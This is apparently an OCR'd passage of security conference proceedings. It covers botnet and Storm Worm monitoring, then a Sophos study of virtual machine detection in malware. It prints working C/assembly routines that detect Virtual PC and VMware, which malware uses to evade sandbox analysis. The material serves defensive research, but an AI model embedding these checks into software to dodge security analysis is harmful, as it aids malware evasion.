


Figure 6: Occurrence of malicious URLs




Figure 7: Occurrence of new infected IPs

At the moment the cumulative size of the botnets we monitor is estimated to be somewhere between 120,000 and 150,000 drones. The number is clearly smaller than what we were used to in the past but still not small enough to neglect. The prevalence of IRC botnets is certainly declining but they are definitely not dead yet and keeping an eye on them is still worth the effort.

HTTP Bots

HTTP has for a long time been seen as a possible replacement for IRC as the preferred protocol for controlling botnets. From the attacker's point of view the advantage of HTTP is obvious: the traffic generated by a HTTP bot is a lot harder to detect by an unsuspecting user or administrator as it can easily be mistaken for legitimate user-generated traffic.

On the other hand HTTP doesn't offer the same control over the infected system as IRC does. In case of botnets controlled over HTTP an attacker cannot know for sure how many drones they have at their command and in some cases how they are carrying out their orders. Furthermore, unlike IRC, HTTP cannot provide a way of perfectly synchronizing a botnet. If in the case of an IRC botnet a channel of drones would always stay connected and immediately obey any issued command, for HTTP there is always a gap between the moment the attacker issues a command by changing the content of the web page and the moment the drones reconnect to the server and receive the new command.

From the point of view of restricting the access to the C&C server HTTP has both advantages and disadvantages over IRC. The advantage is perfectly clear: an HTTP server is a lot harder to hijack than an IRC channel. On the other hand an HTTP server cannot in any way restrict 'unauthorized' access to the content of the page used for C&C. The only thing it can do is check the User Agent of the client that tries to connect and deny access to the content of the page for any client whose user agent is different than the one used by the bot. In other words an HTTP botnet is a lot harder to take over but a lot easier to spy on.

HTTP Monitoring

Keeping this in mind we decided to set up our own HTTP monitoring system. This proved to be a lot easier than IRC monitoring as all we needed to know in order to have access to the commands issued by the bot herder was the C&C URL and the User Agent used by the bot, information which can be easily obtained by a quick analysis of the malicious file.

Once this information is collected all one has to do is periodically connect to the URL providing the correct User Agent in the header of the request and analyse the content of the monitored page. Additionally we decided that our system would not only search for potential download locations for malicious files but also for other URLs that can be potentially used as C&C centres We had to take this into consideration as our previous experience with trojans controlled over HTTP showed that in some cases the main C&C URL (the one contained in the body of the malware) doesn't contain any useful information and it just directs the bots to other locations.

The problem with this solution is that it may be hard for an automated system to tell the difference between a URL provided by an attacker for remote control purposes and a possibly legitimate URL that happened to be on that page. In order to cope with this problem we decided to have an exhaustive domain white-list and ignore the URLs hosted on these trusted domains. On the other hand we also thought of the possibility of trusted domains being compromised at some point in time, or of trusted domains having untrusted subdomains (especially in the case of sites offering free web hosting services) and implemented ways for URLs on trusted domains to also be monitored under some special circumstances.

For instance *example.com* may be a trusted domain but at some point in time it may be somehow compromised and the URL *http://example.com/directory/botnet.htm* might be used as a C&C centre for an HTTP botnet. Another example of the need to bypass the white-list could be the following: *example.com* is a legitimate site offering free web hosting and an attacker uses their services to register the domain *someone.example.com* and use it as a C&C centre In both cases the domain *example.com* would still remain trusted but the URL in the first example or the registered subdomain in the second example should be monitored.

Our biggest problem so far with HTTP monitoring, however, is the fact that it cannot be a completely

automated process. The quantity of URLs obtained during a short monitoring session is huge and every once in a while it is necessary for a user to tell the system which URLs should still be monitored and which can be ignored in the future. For example in one of our first monitoring sessions we started from 3 URLs we knew were used to control infected systems and in less than an hour we had over 200 new URLs out of which only 4 were suspicious of being additional C&C centres and 6 URLs that hosted executable (potentially malicious) files. The 6 executable files were identified correctly by the system but it's clear to see that if we continued monitoring all 194 URLs instead of just the 4 suspicious ones we would have been led on a wrong track.

Another potential problem is the fact that the system considers only executable files to be suspicious as malware. We know this might cause a problem in a time when script and HTML malware is becoming more and more common but we have to keep in mind that the URLs we are monitoring are used to control already infected systems. It would make very little sense for an attacker to make his bots Furthermore, in the unlikely case of this happening the malicious script would be easily noticed during the manual classification of the obtained URL so no information will be lost. Therefore we preferred to automatically consider suspicious as malware only the URLs hosting executable files and keep monitoring rest until they are manually classified by a researcher.

In other words our HTTP monitoring system would operate according to the following simplified diagram.




Figure 8: Simplified diagram of how the HTTP monitor works.

Current Status

At the moment we are just the beginning of HTTP monitoring and it is still too early to draw any conclusion. However we are certain that in the near future more and more malware writers will implement at least a minimum set of features that will allow at least partial control of the infected systems over HTTP. Even if the HTTP botnets will probably never rise to the level of the IRC botnet phenomenon and the chances of seeing a full-featured HTTP bot whose remote control functionality would be comparable to that of IRC bots are very slim, we are certain that HTTP botnet monitoring will provide very useful information in the long run.

Botnets Using Alternative C&C Methods

For a while security experts have been constantly making assumptions about the future of botnets, mostly about the change of the C&C protocol used to control the infected systems. Some have suggested the use of the AIM protocol (Myers, L., 2006) or of other protocols used by popular IM clients, others have thought of the possibility of controlling botnets by RSS feeds (Finjan Malicious Code Research Centre, 2007), while others envisioned a future where botnets use their own custom encrypted protocol. One thing that most researchers seemed to agree upon was that the traditional botnet hovering around a central C&C server will eventually be replaced by a more flexible structure, most likely using peer-to-peer techniques, which will make it harder to track and also eliminate the C&C server as a central point of failure.

There have been previous attempts by malware writers to implement C&C botnet among which the most notable were the Phatbot and the Nugache worms. However, the most successful was attempt in the peer-to-peer botnet field was by far the Storm Worm.

Storm Worm: Case study

The Storm Worm was the biggest thing that hit the IT security scene in 2007 and probably the biggest step in botnets' evolution since their early days. Given the huge success this botnet had in confusing security researchers, eluding the authorities and remaining active and unharmed for more than a year we decided to start thinking of ways of infiltrating the botnet. In the following paragraphs we will present you some of our ideas for monitoring the Storm Worm. Please keep in mind that this is not supposed to be a complete malware analysis of the Storm Worm, we deliberately left out parts related to malware obfuscation, anti-debugging tricks, social engineering or other aspects, which are an integral part of the Storm Worm phenomenon (Porras, P. Saidi, H., & Yegneswaran, V., 2007), in order to present just some essential parts related to possible ways of monitoring this treat.

The First Steps

Before attempting to connect directly to the Storm botnet we decided to perform an off-line experiment in order to better understand the mechanics behind its network. What we did was take a sample of the malware and run in on two systems in our lab. Afterwards we stopped its execution and modified the configuration files, which consisted of the Kademlia tables (Grizzard, J.B., Sharma, V., Nunnery, C., Kang, B.B, & Dagon, D., 2007) containing the list of peers the bot would connect to, in such a way that each of the two infected systems would only contain each other's address in the peers list. After restarting the malware we were amazed to see of how the two system interacted. We were expecting that they would only ask each other for additional peers but there was a lot more communication between the two going on and in the end one of them instructed the other to start a web server. No files were hosted on the newly started web server but it was still amazing to see how this botnet not only

operates in a fully peer-to-peer environment in order to hide the attacker but is also able to issue and carry out commands without any human interaction whatsoever. It was clear that our traditional monitoring techniques would fail and we had to find a different solution.

Trying to Locate The C&C Server

The second step we took in better understanding the Storm Worm was to analyse the files in which it stores the addresses of its peers. We were only interested in the addresses hard-coded in the body of the malicious files and not the peers obtained during runtime as we thought any "central" point(s) of failure for the botnet, if they exist, would be in this list. We realised that if there was such a central authority for this botnet it would be important for us to know which it is in order to keep a closer eye on it and in turn to avoid being discovered by it. Below you can see the results of our address prevalence test starting from a set of 80 Storm Worm samples from different outbrakes.

The results are not particularly relevant to help discover the structure of the Storm network as we obtained a list of 5,375 distinct IPs out of which 242 were hard-coded in all of 80 samples we analysed, and the localization of the hard-coded IPs didn't help much either.




Figure 9: Storm Worm hard-coded IPs localization

Some security experts suggested that in fact there is not just one but several Storm botnets which act completely independently. Whether this assumption is true or false doesn't in any way change the basic ideas for monitoring it or them, as the same principles can be applied for one or more networks. Furthermore we are confident that perhaps only monitoring can eventually help confirm or disprove the idea of there being more than one Storm botnets.

Possible Monitoring Solution

Our monitoring solution for the Storm botnet differs radically from the systems we previously deployed when dealing with other types of botnets. This is not surprising considering we are not dealing with a typical botnet here. If in the past we could have built our own universal tool which could work for any known botnet once it had the necessary login details, in this case we decided the most reasonable solution would be for our monitoring system to always be assisted by the actual bot.




Figure 10: Proposed Storm Worm monitoring solution

Our monitoring system would be deployed between the botnet and a copy of trojan running in a secured environment. After deployment our monitor would intercept and forward all traffic from the bot to the botnet and the other way around acting effectively as a man in the middle. This way we would not need to care about implementing the protocol or trying to fake the behaviour, since we already have a live malware sample which we could mimic. We initially wanted to implement this idea for IRC bots in one of the early designs for the ABM project, but at the time decided it would not be feasible due to the huge number of different IRC bots. In the case of the Storm Worm, however, we think this to be one of the best solutions.

Conclusion & Future Plans

One of our plans for the near future is to manage to establish a permanent connection with the Storm botnet and monitor it over a longer length of time in order to figure out the topology of its network, provide a relevant estimate of its size and capabilities and perhaps even find away to get access to the updated samples before they become widespread in the wild.

Furthermore we are determined to keep a close eye on all types of botnets, regardless of the protocol they employ using the same principles as we did in the past, if necessary adapting to the future botnet trends and constantly learning new things from our experience. We cannot know for sure what the future of botnets will bring but we are certain that monitoring them can help mitigate the threat.

References

Canavan, J. (2005). The Evolution of Malicious IRC Bots. Virus Bulletin Conference, Dublin, Ireland.

Finjan Malicious Code Research Center (2007). Web Security Trends Report. Retrieved from http://finjan.com/GetObject.aspx?ObjId=545

Gherman, A. (2008). Botnet Monitoring. Virus Bulletin (January Issue)

Grizzard, J.B., Sharma, V., Nunnery, C., Kang, B.B, & Dagon, D. (2007). Peer-to-Peer Botnets: Overview and Case Study. Retrieved from http://www.usenix.org/events/hotbots07/tech/full_papers/grizzard/grizzard.pdf

Myers, L (2006) AIM for Bot Coordination. Virus Bulletin Conference, Montreal, Canada.

Porras, P. Saidi, H., & Yegneswaran, V. (2007). A Multi-perspective Analysis of the Storm (Peacomm) Worm. Retrieved from http://www.cyber-ta.org/pubs/StormWorm/SRITechnical-Report-10-01-Storm-Analysis.pdf

The HoneyNet Project & Research Alliance (2005). Know your enemy: Tracking Botnets. Retrieved from http://www.honeynet.org/papers/bots/

The Shadowserver Foundation Web Page - http://www.shadowserver.org

Measuring Virtual Machine Detection in malware using DSD tracer

Boris Lau and Vanja Svajcer

Sophoslabs, Sophos Plc

About Author(s)

Vanja Svajcer is a Principal Virus Researcher at SophosLabs, UK. Vanja joined Sophos as a Virus Analyst in 1998 after graduating from the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia. His interests include automated analysis, honeypots and research of malware for mobile devices.
Contact Details: c/o Sophos PLC, The Pentagon, Abingdon Science Park, Abingdon OX14 3YP, United Kingdom, phone +44-1235-540095, fax +44-1235-559935, e-mail vanja.svajcer@sophos.com

Boris Lau started his career in SophosLabs as a Graduate Virus Researcher, one of his first research project was on automatic malware classification using techniques such as textual data comparison and Bayesian techniques. Since then he has move on to become part of SophosLab's Detection Development Team, working on projects as diverse as using Prolog to create automatic disinfection and developing data-mining algorithms for heuristic detection.

Contact Details: c/o Sophos PLC, The Pentagon, Abingdon Science Park, Abingdon OX14 3YP, United Kingdom, phone +44-1235-559933, e-mail boris.lau@sophos.com

Keywords

Packer, Tracing, Unpacking, Virtualisation, Static analysis, Dynamic analysis, Hypervisor. DSD, VMWare, Microsoft Virtual PC,

Measuring Virtual Machine Detection in malware using DSD tracer

Abstract

Most methods for detecting that a process is running inside a virtual environment such as VMWare or Microsoft Virtual PC are well known and the paper briefly discusses the most common methods measured during the research.

The measurements are conducted over a representative set of malicious files, with special regards to packer code. The results are broken down with respect to malware category, families and various commercial and non-commercial packers and presented in a graphical and tabular format. The extent of virtual machine detection problem is estimated based on the results of the research.

The main subject of the paper is measurement of actual usage of Virtual machine detection methods in current malware. The research uses DSD Tracer, a Dynamic-Static tracing system based on an instrumented Bochs virtual machine. The system employs tracing to produce traces of execution that can be scripted or used as a basis for disassembly/emulation in IDA Pro when combined with a customised version of IDAEmul (emulator). The paper gives an overview of design and usage of DSD Tracer.

Introduction

Virtual machine technology is not new. The concept was originally developed by IBM in the late fifties and early sixties to allow sharing of resources on large and fast mainframe computers of the day.

With the increase of interest in virtualization and usage of virtual machines in production environment the virtualization technology has attracted a lot of attention from the virus writers and computer security research community.

It is a well known fact that virtualization technology was adopted in its early stage by security researchers and anti-virus laboratories. Virtual machines provide a powerful malware analysis environment and are widely used in IT security community. Anti-virus researchers were one of the early adopters of the technology as early as 1999.

Soon after the initial adoption period, it became clear that many anti-virus companies are using virtualisation in the analysis process. For this reason malware writers invested a significant amount of time in analysis of various virtualization implementations with the objective to find methods that will allow malware to detect the presence of virtual machine. If the virtual machine was detected, malware could simply behave like a legitimate program or more commonly, refuse to run inside the virtual environment. If automated logic was used to decide if a program is malicious based solely on its behaviour, the malware would be able to avoid detection by anti-virus software – the detection signatures would not be created and the sample would be archived (or discarded) as non-malicious.

As a result of the virus writer's and security researcher's efforts, several methods of detection have been developed.

Although it is well known that many malware samples are VM-aware, we have not been able to find any research that attempts to measure the proportion of VM-aware malware in the set of all known malware samples. This proportion is very important when investigating the feasibility of developing a large scale automated analysis system.

If the proportion of VM-aware samples is very small (< 0.1 percent) we may be able to ignore it and manually analyse samples that do not produce results when run inside a virtual environment. If the

proportion is higher than that, an effort has to be made to account for development of an environment able to successfully analyse VM-aware malware. For example, a multi-stage automated system could be developed. In the first stage the sample is moved to virtual environment and run inside the guest OS providing a relatively quick check using a simplified hardware configuration (full analysis network running inside one physical machine). Only if the virtualized analysis system does not produce conclusive result the sample is moved to the next phase - a system based on real hardware.

Virtualization and security research

Despite the fact that there are several detection methods, virtualisation is often used in computer security research. Here are just some of the most common use cases:

Software vulnerability research

Vulnerability research is in many ways similar to product testing. A vulnerability researcher may use virtual machines to create environment to test security of an application on several operating systems or test the security of the operating system itself.

Since virtual machines can be configured to create virtual network environment within the host operating system, security researchers often use them to perform black box analysis by creating unexpected application input (often using automated tools), which may expose vulnerabilities in the application or the operating system.

Furthermore, the researchers often install system debuggers which help them investigate the state of the system once an error condition is triggered by the unexpected input to the application.

Virtual machines can be used for testing of exploits and vulnerability payloads, including ones supplied with popular exploit development frameworks such as Metasploit.

Malware analysis

With the number of new potential malware samples discovered every day approaching 10.000 and constantly increasing it is very important for anti-malware researchers to be able to analyse incoming samples as quickly as possible.

Virus researchers were one of the first to recognise benefits of software virtualization for their work. Virtual machines allow creation of many different operating system environments which can be saved in a known state and restored in a matter of seconds.

With every new malware sample analysed the analyst has to restore known clean state of the system in order to observe side-effects of malware infection.

The side-effects include file system changes, registry changes, network communication such as opening a socket to listen on a port for remote connections by the attacker or connecting to a web site to download and run additional malware components or potentially unwanted applications (PUAs).

Virtual machines allow creation of isolated networks that simulate standard network services (DNS, SMTP, POP3, HTTP, IRC, IM, P2P) expected to be online if a machine is connected to internet and redirect network traffic generated by the infected machine to a safe destination which will not expose any real machines on the internet.

In addition to manual analysis methods virtual machines are commonly used in automated analysis systems with dedicated clusters analysing thousands of potential samples every day.

Honeypots

The detection of malware in a real world situation often depends on the moment when a security company receives the first sample of the threat. It is very important to obtain the new sample as soon as it appears in the wild.

Self replicating malware samples are often acquired using honeypots, systems that provide value to the owner by attracting unauthorised traffic.

Virtualization technology can be deployed to provide a secure environment with configuration identical to the machines targeted by malware. This non-production environment is exposed to the network and any access the system can be considered unauthorised.

From the attacker's position, the virtualized machine appears identical to a real machine and the malware will attempt to infect it. As soon as the infection is detected by the honeypot management system (which can be manual or automated) the new sample will be isolated and the detection added to the set of signatures used by the product.

Virtual machine detection methods

As already mentioned, it is a well known fact that virtual machines are used for malware analysis. For that reason, several malware families include detection of virtual machine environment. Commonly, when a virtual machine environment is detected the malware adopts its behaviour to its environment, most commonly stopping the execution or launching a specially crafted payload designed to be run if the presence of a virtual machine is detected.

Most notably, family of Zlob (Puper,DNSChanger) Trojans contain code to detect if they are being executed inside Virtual PC and VMWare. If the virtual machine is detected the Trojan attempts to remove itself from the system.

Big families of IRC bots such as Agobot and Sdbot also contain detection of virtual machines. If virtualization is detected the main bot functionality will not be exhibited and the bot will terminate its execution.

With the increasing usage of virtualization in a production environment a decrease in the number of malware which does not work in a virtual machine environment is expected.

Some of the executable packers also check for the presence of virtual machine. For example Themida is a very well known packer that does not unpack the underlying code if it is running under VMware.

In the following section we documented some well known examples of code used by malware to detect presence of a virtualised environment. Here, we only describe common methods we used to measure the overall detection of virtual machines. A fully comprehensive coverage of other virtual machine detection methods is provided by several existing papers (P.Ferrie, Attacks on Virtual Machine Emulators).

Detection of running under MS Virtual PC using VPC communication channel

This method relies on the communication channel between a virtual machine guest and VMM (Virtual Machine Manager). The code sets up ebx and eax registers with required values and emits an invalid instruction code 0x0f,0x3f which causes an exception if the code is not running under a Microsoft virtual machine. If no exception is triggered, the code is running under a Microsoft Virtual Machine.

The invalid instruction 0x0f,0x3f provides a method of communication between the guest OS and the Virtual PC VMM. Bytes 3 and 4 can contain several other values, each representing a call to a

different VMM service although the values used in the following code snippet are by far the most common ones (0x07 and 0x0b) observed in Virtual PC (VPC) aware malware.

```
DWORD __forceinline IsInsideVPC_exceptionFilter(LPEXCEPTION_POINTERS ep)
{
 PCONTEXT ctx = ep->ContextRecord;

  ctx->Ebx = -1; // Not running VPC
  ctx->Eip += 4; // skip past the "call VPC" opcodes
  return EXCEPTION_CONTINUE_EXECUTION;
  // we can safely resume execution since we skipped faulty instruction
}

// High level language friendly version of IsInsideVPC()
bool IsInsideVPC()
{
 bool rc = false;

  __try
  {
    _asm push ebx
    _asm mov  ebx, 0 // It will stay ZERO if VPC is running
    _asm mov  eax, 1 // VPC function number

    // call VPC
    _asm __emit 0Fh
    _asm __emit 3Fh
    _asm __emit 07h
    _asm __emit 0Bh

    _asm test ebx, ebx
    _asm setz [rc]
    _asm pop ebx
  }
  // The except block shouldn't get triggered if VPC is running!!
  __except(IsInsideVPC_exceptionFilter(GetExceptionInformation()))
  {
  }

  return rc;
}
```

Invalid instruction VPC communication channel detection

Detection of running under Vmware using VMWare control API

This technique uses VMWare “backdoor” communication using port 0x5658 (VX) to detect the presence of Vmware. In a real machine, communication with any port using in and out instructions of the processor in user mode (ring3) will cause an exception. However, if an application is running under Vmware, reading from port 0x5658 with VMWare magic value (0x564D5868 – VMXh) in register eax and function number in ebx will start communication with the VMM.

In case of Agobot and most of the other programs that check for the presence of VMWare, it is simply sufficient to check for the presence of the expected VMWare magic number in register ebx after the in instruction was executed.

This method can be disabled if the following undocumented options are added to the virtual machine configuration file. These settings prevent Agobot, Zlob and several other malware families from detecting the VMWare presence.

```
isolation.tools.getPtrLocation.disable = "TRUE"
isolation.tools.setPtrLocation.disable = "TRUE"
isolation.tools.setVersion.disable = "TRUE"
isolation.tools.getVersion.disable = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
```

```
monitor_control.disable_btseg = "TRUE"
```

Anti-VMWare prevention virtual machine initialization settings

```
/*
        executes VMware backdoor I/O function call
*/

#define VMWARE_MAGIC                    0x564D5868      // Backdoor magic number
#define VMWARE_PORT                     0x5658                  // Backdoor port number
#define VMCMD_GET_VERSION               0x0a                    // Get version number

int VMBackDoor(unsigned long *reg_a, unsigned long *reg_b, unsigned long *reg_c, unsigned long *reg_d) {
        unsigned long a, b, c, d;
        b=reg_b?*reg_b:0;
        c=reg_c?*reg_c:0;

        xtry {
                __asm {
                        push eax
                        push ebx
                        push ecx
                        push edx

                        mov eax, VMWARE_MAGIC
                        mov ebx, b
                        mov ecx, c
                        mov edx, VMWARE_PORT

                        in eax, dx

                        mov a, eax
                        mov b, ebx
                        mov c, ecx
                        mov d, edx

                        pop edx
                        pop ecx
                        pop ebx
                        pop eax
                }
        } xcatch(...) {}

        if(reg_a) *reg_a=a; if(reg_b) *reg_b=b; if(reg_c) *reg_c=c; if(reg_d) *reg_d=d;
        return a;
}

/*
        Check VMware version only
*/

int VMGetVersion() {
        unsigned long version, magic, command;
        command=VMCMD_GET_VERSION;
        VMBackDoor(&version, &magic, &command, NULL);
        if(magic==VMWARE_MAGIC) return version;
        else return 0; }

/*
        Check if running inside VMWare
*/

int IsVMWare() {
        int version=VMGetVersion();
        if(version) return true; else return false;
}
```

VMWare detection using VMWare communication channel

Redpill (using SIDT, SGDT or SLDT)

At the heart of this detection method is the SIDT x86 instruction (encoded as 0F01[addr]), which stores the contents of the interrupt descriptor table register (IDTR) in a memory location. SIDT is

one of the few instructions that can be executed in the non privileged mode (ring3) but it returns the contents of the sensitive register, used internally by operating system. SxxT are only one type of instructions of x86 instruction set that can be used to detect that the application is running inside a virtual machine (Vmware or Virtual PC). It is important to note that developers of VMWare and Virtual PC could have probably used dynamic translation to translate SIDT instruction to a safe format that returns the same results in a virtual environment as in real environment but they made a decision not to do it. This is why this method (in some systems) can be reliably used to detect virtual machines.

